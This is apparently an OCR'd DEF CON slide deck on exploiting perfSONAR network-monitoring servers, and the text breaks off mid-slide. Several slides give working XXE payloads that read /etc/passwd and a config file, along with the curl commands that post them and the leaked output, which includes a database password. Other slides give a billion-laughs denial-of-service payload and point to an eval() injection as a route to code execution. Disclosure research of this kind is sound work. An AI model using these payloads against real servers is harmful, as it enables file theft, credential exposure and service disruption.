ATTACKING NETWORK INFRASTRUCTURE TO GENERATE A 4 TB/S DDOS FOR $5

by Luke Young

$ WHOAMI

- Undergraduate Student - Junior
- 2nd year at DEF CON
- Website: bored.engineer
- Email: me@bored.engineer
- LinkedIn: https://www.linkedin.com/in/bored-engineer
- Twitter: @TheBoredEng

DISCLAIMER

- The views and opinions expressed in this presentation are those of the authors and do not necessarily reflect the official policy or position of any current or previous employer. Examples of exploitation performed within this presentation are only examples and they should not be utilized in the real-world.

AGENDA

- What is Internet2?
- What is perfSONAR?
  - Exploiting perfSONAR
  - Privilege Escalation to root
  - Enumerating perfSONAR Instances
- Code Release and Q&A

BACKSTORY

- “The Internet is a global system of interconnected networks. The University connects to both the global Internet and a number of special research and education networks commonly referred to as Internet2. These networks provide high bandwidth connectivity enabling and supporting research collaborations and educational opportunities regionally, nationally, and around the world.”

WHAT IS A INTERNET2?

- “Internet2 is an exceptional community of U.S. and international leaders in research, academia, industry and government who create and collaborate via innovative technologies. Together, we accelerate research discovery, advance national and global education, and improve the delivery of public services.”
  - 282 - Higher Education
  - 86 - Corporations
  - 66 - Affiliate members (Governments)
  - 42 - Regional and State Education Networks

WHAT IS A INTERNET2?

- AWS
- Azure
- Box
- Dropbox
- DocuSign
- Duo Security
- LastPass
- Lookout
- Office 365
- Rackspace
- SoftLayer
- Splunk
- VMWare
- Zoom

WHAT IS A INTERNET2?

INTERNET2 PRODUCTS

- Trust Identity & Middleware
  - InCommon Federation
  - Shibboleth
- Performance & Analytics
  - BWCTL - Bandwidth Test Controller
  - NDT - Network Diagnostic Tool
  - OWAMP - One-Way Ping
  - perfSONAR - pS-Performance Toolkit

ATTACKING PERFSONAR

PERFSONAR ISSUE #783

perfsonar-ps - issue #783

Export to GitHub

Vulnerability in PerfSONAR web interface

Posted on Oct 1, 2013 by **Grumpy Hippo**

Status: Done

Labels:

Type-Security Priority-Critical
Estimate-Hours Milestone-Release3.3.2
Component-pS-NPToolkit Component-GUI

Hi,

I've been testing perfSONAR-PS toolkit this week and I've found a security problem with the web interface. I presume this falls somewhat within the SVG remit as most WLCG sites have a perfSONAR node now. It's quite circuitous to exploit (and explain!), but I've tried to write it up below.

A quick summary before going into the detail: With quite a bit of work an attacker running their own hostile MA can read files from any perfSONAR-PS frontend node in the default configuration (as the apache user) and/or use it like a web proxy server without any authentication.

The perfSONAR results pages fetch their data from the backend by requesting a URL like the following. By default the URL requires no authentication and isn't firewalled.

PERFSONAR ISSUE #783

```
--- serviceTest/cgi-bin/getData.cgi.orig    2013-09-12 18:08:38.000000000 +0400
+++ serviceTest/cgi-bin/getData.cgi 2013-09-12 18:14:45.000000000 +0400
@@ -322,7 +322,7 @@
     my %mdIdBwctlDataHash;
     DATA: foreach my $data ( @{$dataResult} ) {
         my %tmpHash;
-        my $parser = XML::LibXML->new();
+        my $parser = XML::LibXML->new(ext_ent_handler => sub { return ""; });
         my $doc;
         eval { $doc = $parser->parse_string($data); };
         if ($@) {
@@ -369,7 +369,7 @@
     my %mdIdOwampDataHash;
     DATA: foreach my $data ( @{$dataResult} ) {
         my %tmpHash;
-        my $parser = XML::LibXML->new();
+        my $parser = XML::LibXML->new(ext_ent_handler => sub { return ""; });
         my $doc;
         eval { $doc = $parser->parse_string($data); };
         if ($@) {
```

XML EXTERNAL ENTITY PROCESSING (XXE)

```
<?xml version="1.0"?>
<!DOCTYPE author [
    <!ELEMENT author (#PCDATA)>
    <!ENTITY ly "Luke Young">
]>
<presentations>
     <presentation>
          <name>Investigating the Practicality and Cost of Abusing Memory Errors</name>
          <location>DEF CON 23</location>
          <author>&ly;</author>
     </presentation>
     <presentation>
          <name>Attacking Network Infrastructure to Generate a 4 Tb/s DDoS for $5</name>
          <location>DEF CON 24</location>
          <author>&ly;</author>
     </presentation>
</presentations>
```

XML EXTERNAL ENTITY PROCESSING (XXE)

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
    <!ENTITY lol "lol">
    <!ELEMENT lolz (#PCDATA)>
    <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
    <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
    <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
    <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
    <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
    <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
    <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
    <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

XML EXTERNAL ENTITY PROCESSING (XXE)

```
<?xml version="1.0"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>&xxe;</foo>
```

PERFSONAR ISSUE #783

```
--- serviceTest/cgi-bin/getData.cgi.orig    2013-09-12 18:08:38.000000000 +0400
+++ serviceTest/cgi-bin/getData.cgi 2013-09-12 18:14:45.000000000 +0400
@@ -322,7 +322,7 @@
     my %mdIdBwctlDataHash;
     DATA: foreach my $data ( @{$dataResult} ) {
         my %tmpHash;
-        my $parser = XML::LibXML->new();
+        my $parser = XML::LibXML->new(ext_ent_handler => sub { return ""; });
         my $doc;
         eval { $doc = $parser->parse_string($data); };
         if ($@) {
@@ -369,7 +369,7 @@
     my %mdIdOwampDataHash;
     DATA: foreach my $data ( @{$dataResult} ) {
         my %tmpHash;
-        my $parser = XML::LibXML->new();
+        my $parser = XML::LibXML->new(ext_ent_handler => sub { return ""; });
         my $doc;
         eval { $doc = $parser->parse_string($data); };
         if ($@) {
```

PERFSONAR ISSUE #783 REBORN

```
ls_cache_daemon/lib/perfSONAR_PS/Common.pm:
  830       my $doc;
  831       eval {
  832:          my $parser = XML::LibXML->new();
  833           $doc = $parser->parse_string( $response );
  834       };

ls_registration_daemon/lib/perfSONAR_PS/Common.pm:
  830       my $doc;
  831       eval {
  832:          my $parser = XML::LibXML->new();
  833           $doc = $parser->parse_string( $response );
  834       };

ls_registration_daemon/lib/perfSONAR_PS/Client/gLS.pm:
  744       if ( exists $result->{eventType} and $result->{eventType} eq "http://ogf.org/
  745           if ( exists $result->{response} and $result->{response} ) {
  746:              my $parser  = XML::LibXML->new();
  747               my $doc     = $parser->parse_string( $result->{response} );
```

PERFSONAR ISSUE #783 REBORN

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
    <SOAP-ENV:Header/>
    <SOAP-ENV:Body>
        <nmwg:message xmlns:nmwg="http://ggf.org/ns/nmwg/base/2.0/">
            <nmwg:data>
                &xxe;
            </nmwg:data>
        </nmwg:message>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

PERFSONAR ISSUE #783 REBORN

```
curl -X POST -d @passwd.xml http://perfSONAR:8090/
```

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
    <SOAP-ENV:Header/>
    <SOAP-ENV:Body>
        <nmwg:message xmlns:nmwg="http://ggf.org/ns/nmwg/base/2.0/" xmlns:nmwgr="http://ggf.org/ns/nmwg/result/2.0/"
type="ErrorResponse">
            <nmwg:data>root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
...
pulse:x:489:492:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
admin:x:500:505::/home/admin:/bin/bash
sudo:x:501:506::/home/sudo:/bin/bash
            </nmwg:data>
            <nmwg:metadata id="return_message">
                <nmwg:eventType>error.nmwg.action_not_supported</nmwg:eventType>
            </nmwg:metadata>
            <nmwg:data metadataIdRef="return_message" id="data_return_message">
                <nmwgr:datum>Unknown messagetype: </nmwgr:datum>
            </nmwg:data>
        </nmwg:message>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

PERFSONAR ISSUE #783 REBORN

```
curl -X POST -d @shadow.xml http://perfSONAR:8090/
```

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
    <soapenv:Body>
        <soapenv:Fault>
            <faultcode>soapenv:Server.Internal</faultcode>
            <faultstring>Error parsing message: I/O error : Permission denied
I/O error : Permission denied
:1: parser error : Failure to process entity xxe
g:message xmlns:nmwg="http://ggf.org/ns/nmwg/base/2.0/"&gt;      &lt;nmwg:data&gt;
&amp;xxe;
                                                                  ^
:1: parser error : Entity 'xxe' not defined
g:message xmlns:nmwg="http://ggf.org/ns/nmwg/base/2.0/"&gt;      &lt;nmwg:data&gt;
&amp;xxe;
                                                                  ^
 at /opt/perfsonar_ps/oppd_mp/bin/oppd.pl line 760
            </faultstring>
        </soapenv:Fault>
    </soapenv:Body>
</soapenv:Envelope>
```

PERFSONAR ISSUE #783 REBORN


```
curl -X POST -d @esmond.xml http://perfSONAR:8090/
```

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
    <SOAP-ENV:Header/>
    <SOAP-ENV:Body>
        <nmwg:message xmlns:nmwg="http://ggf.org/ns/nmwg/base/2.0/" xmlns:nmwgr="http://ggf.org/ns/nmwg/result/2.0/"
type="ErrorResponse">
            <nmwg:data>[main]
sql_db_engine = django.db.backends.postgresql_psycopg2
sql_db_name = esmond
sql_db_user = esmond
sql_db_password = 7hc4m1
tsdb_root = %(ESMOND_ROOT)s/tsdb-data
            ...
            </nmwg:data>
            <nmwg:metadata id="return_message">
                <nmwg:eventType>error.nmwg.action_not_supported</nmwg:eventType>
            </nmwg:metadata>
            <nmwg:data metadataIdRef="return_message" id="data_return_message">
                <nmwgr:datum>Unknown messagetype: </nmwgr:datum>
            </nmwg:data>
        </nmwg:message>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

PERFSONAR EXPLOITATION

- XXS and XXE abundant
- RCE seemed impossible

PERFSONAR – BANDWIDTHGRAPH.CGI



PERFSONAR - BANDWIDTHGRAPH.CGI

```
if ( scalar @childnodes == 1 ) {
    if (   $child->textContent =~ m/(E|e)rror/
             || $child->textContent =~ m/Query returned 0 results/ )
         {
              next;
         }
    }
    my %tsresult    = ();
    my $throughput = eval( $child->getAttribute("throughput") );
    my $eTime       = $child->getAttribute("timeValue");

    my $etimestamp;
}
```

EXPLOITING PERFSONAR

PERFSONAR – BANDWIDTHGRAPH.CGI

```
<nmwg:data id="data.16870844" metadataIdRef="metadata.7441249" xmlns:nmwg="http://
ggf.org/ns/nmwg/base/2.0/">
    <iperf:datum throughput="8.23811e+08" timeType="iso" timeValue="Tue Oct 19
15:18:29.823998065 UTC 2010" xmlns:iperf="http://ggf.org/ns/nmwg/tools/iperf/2.0/"/>
    <iperf:datum throughput="8.0573e+08" timeType="iso" timeValue="Tue Oct 19
16:17:55.2163317044 UTC 2010" xmlns:iperf="http://ggf.org/ns/nmwg/tools/iperf/2.0/"/>
    <iperf:datum throughput="8.29349e+08" timeType="iso" timeValue="Tue Oct 19
17:17:55.3262506549 UTC 2010" xmlns:iperf="http://ggf.org/ns/nmwg/tools/iperf/2.0/"/>
    <iperf:datum throughput="8.24512e+08" timeType="iso" timeValue="Tue Oct 19
18:20:02.81157432 UTC 2010" xmlns:iperf="http://ggf.org/ns/nmwg/tools/iperf/2.0/"/>
    <iperf:datum throughput="9.04838e+08" timeType="iso" timeValue="Tue Oct 19
19:17:56.3379084847 UTC 2010" xmlns:iperf="http://ggf.org/ns/nmwg/tools/iperf/2.0/"/>
    <iperf:datum throughput="8.16295e+08" timeType="iso" timeValue="Tue Oct 19
22:21:00.284368039 UTC 2010" xmlns:iperf="http://ggf.org/ns/nmwg/tools/iperf/2.0/"/>
    <iperf:datum throughput="8.32728e+08" timeType="iso" timeValue="Tue Oct 19
23:17:55.2126511324 UTC 2010" xmlns:iperf="http://ggf.org/ns/nmwg/tools/iperf/2.0/"/>
    <iperf:datum throughput="8.18147e+08" timeType="iso" timeValue="Wed Oct 20
04:19:43.2927588221 UTC 2010" xmlns:iperf="http://ggf.org/ns/nmwg/tools/iperf/2.0/"/>
</nmwg:data>
```

PERFSONAR – BANDWIDTHGRAPH.CGI

```
my $cgi = new CGI;

my $ma_url      = $cgi->param('url');
my $key         = $cgi->param('key');
...
if ( !defined $ma_url ) {
    print $cgi->header;
    my $errmsg = "Missing MA_URL";
    my $errfile = HTML::Template->new( filename => "$basetmpldir/bw_error.tmpl" );
    $errfile->param( ERRORMSG => $errmsg );
    print $errfile->output;
    exit(1);
}
...
if ( !defined $key ) {
    ...
    if(!$key){
        print $cgi->header;
        my $errmsg = "Unable to find matching MA key for provided parameters";
        my $errfile = HTML::Template->new( filename => "$basetmpldir/bw_error.tmpl" );
        $errfile->param( ERRORMSG => $errmsg );
        print $errfile->output;
        exit(1);
    }
}
```

PERFSONAR – BANDWIDTHGRAPH.CGI

```
my $res = &getData( $ma_url, $key, $start, $end );
...
sub getData() {
    foreach my $k (@keyList){
        my $ma = new perfSONAR_PS::Client::MA( { instance => $ma_url } );
        ...
        my $result = $ma->setupDataRequest(
            ...
        );
        ...
        my @childnodes = $root->findnodes("./*[local-name()='datum']");
        ...
        foreach my $child (@childnodes) {
            ...
            my $throughput = eval( $child->getAttribute("throughput") );
            ...
        }
    }
}
```


PERFSONAR - BANDWIDTHGRAPH.CGI

```
<SOAP-ENV:Envelope xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
                   xmlns:xsd="http://www.w3.org/2001/XMLSchema"
                   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                   xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
    <SOAP-ENV:Header/>
    <SOAP-ENV:Body>
        <nmwg:message xmlns:nmwg="http://ggf.org/ns/nmwg/base/2.0/" id="message.
3046685" type="EchoRequest">
            <nmwg:metadata id="metadata.12999789">
                <nmwg:eventType>http://schemas.perfsonar.net/tools/admin/echo/2.0</
nmwg:eventType>
            </nmwg:metadata>
            <nmwg:data metadataIdRef="metadata.12999789" id="data.1942969"></nmwg:data>
        </nmwg:message>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

PERFSONAR - BANDWIDTHGRAPH.CGI


```
<SOAP-ENV:Envelope xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
                   xmlns:xsd="http://www.w3.org/2001/XMLSchema"
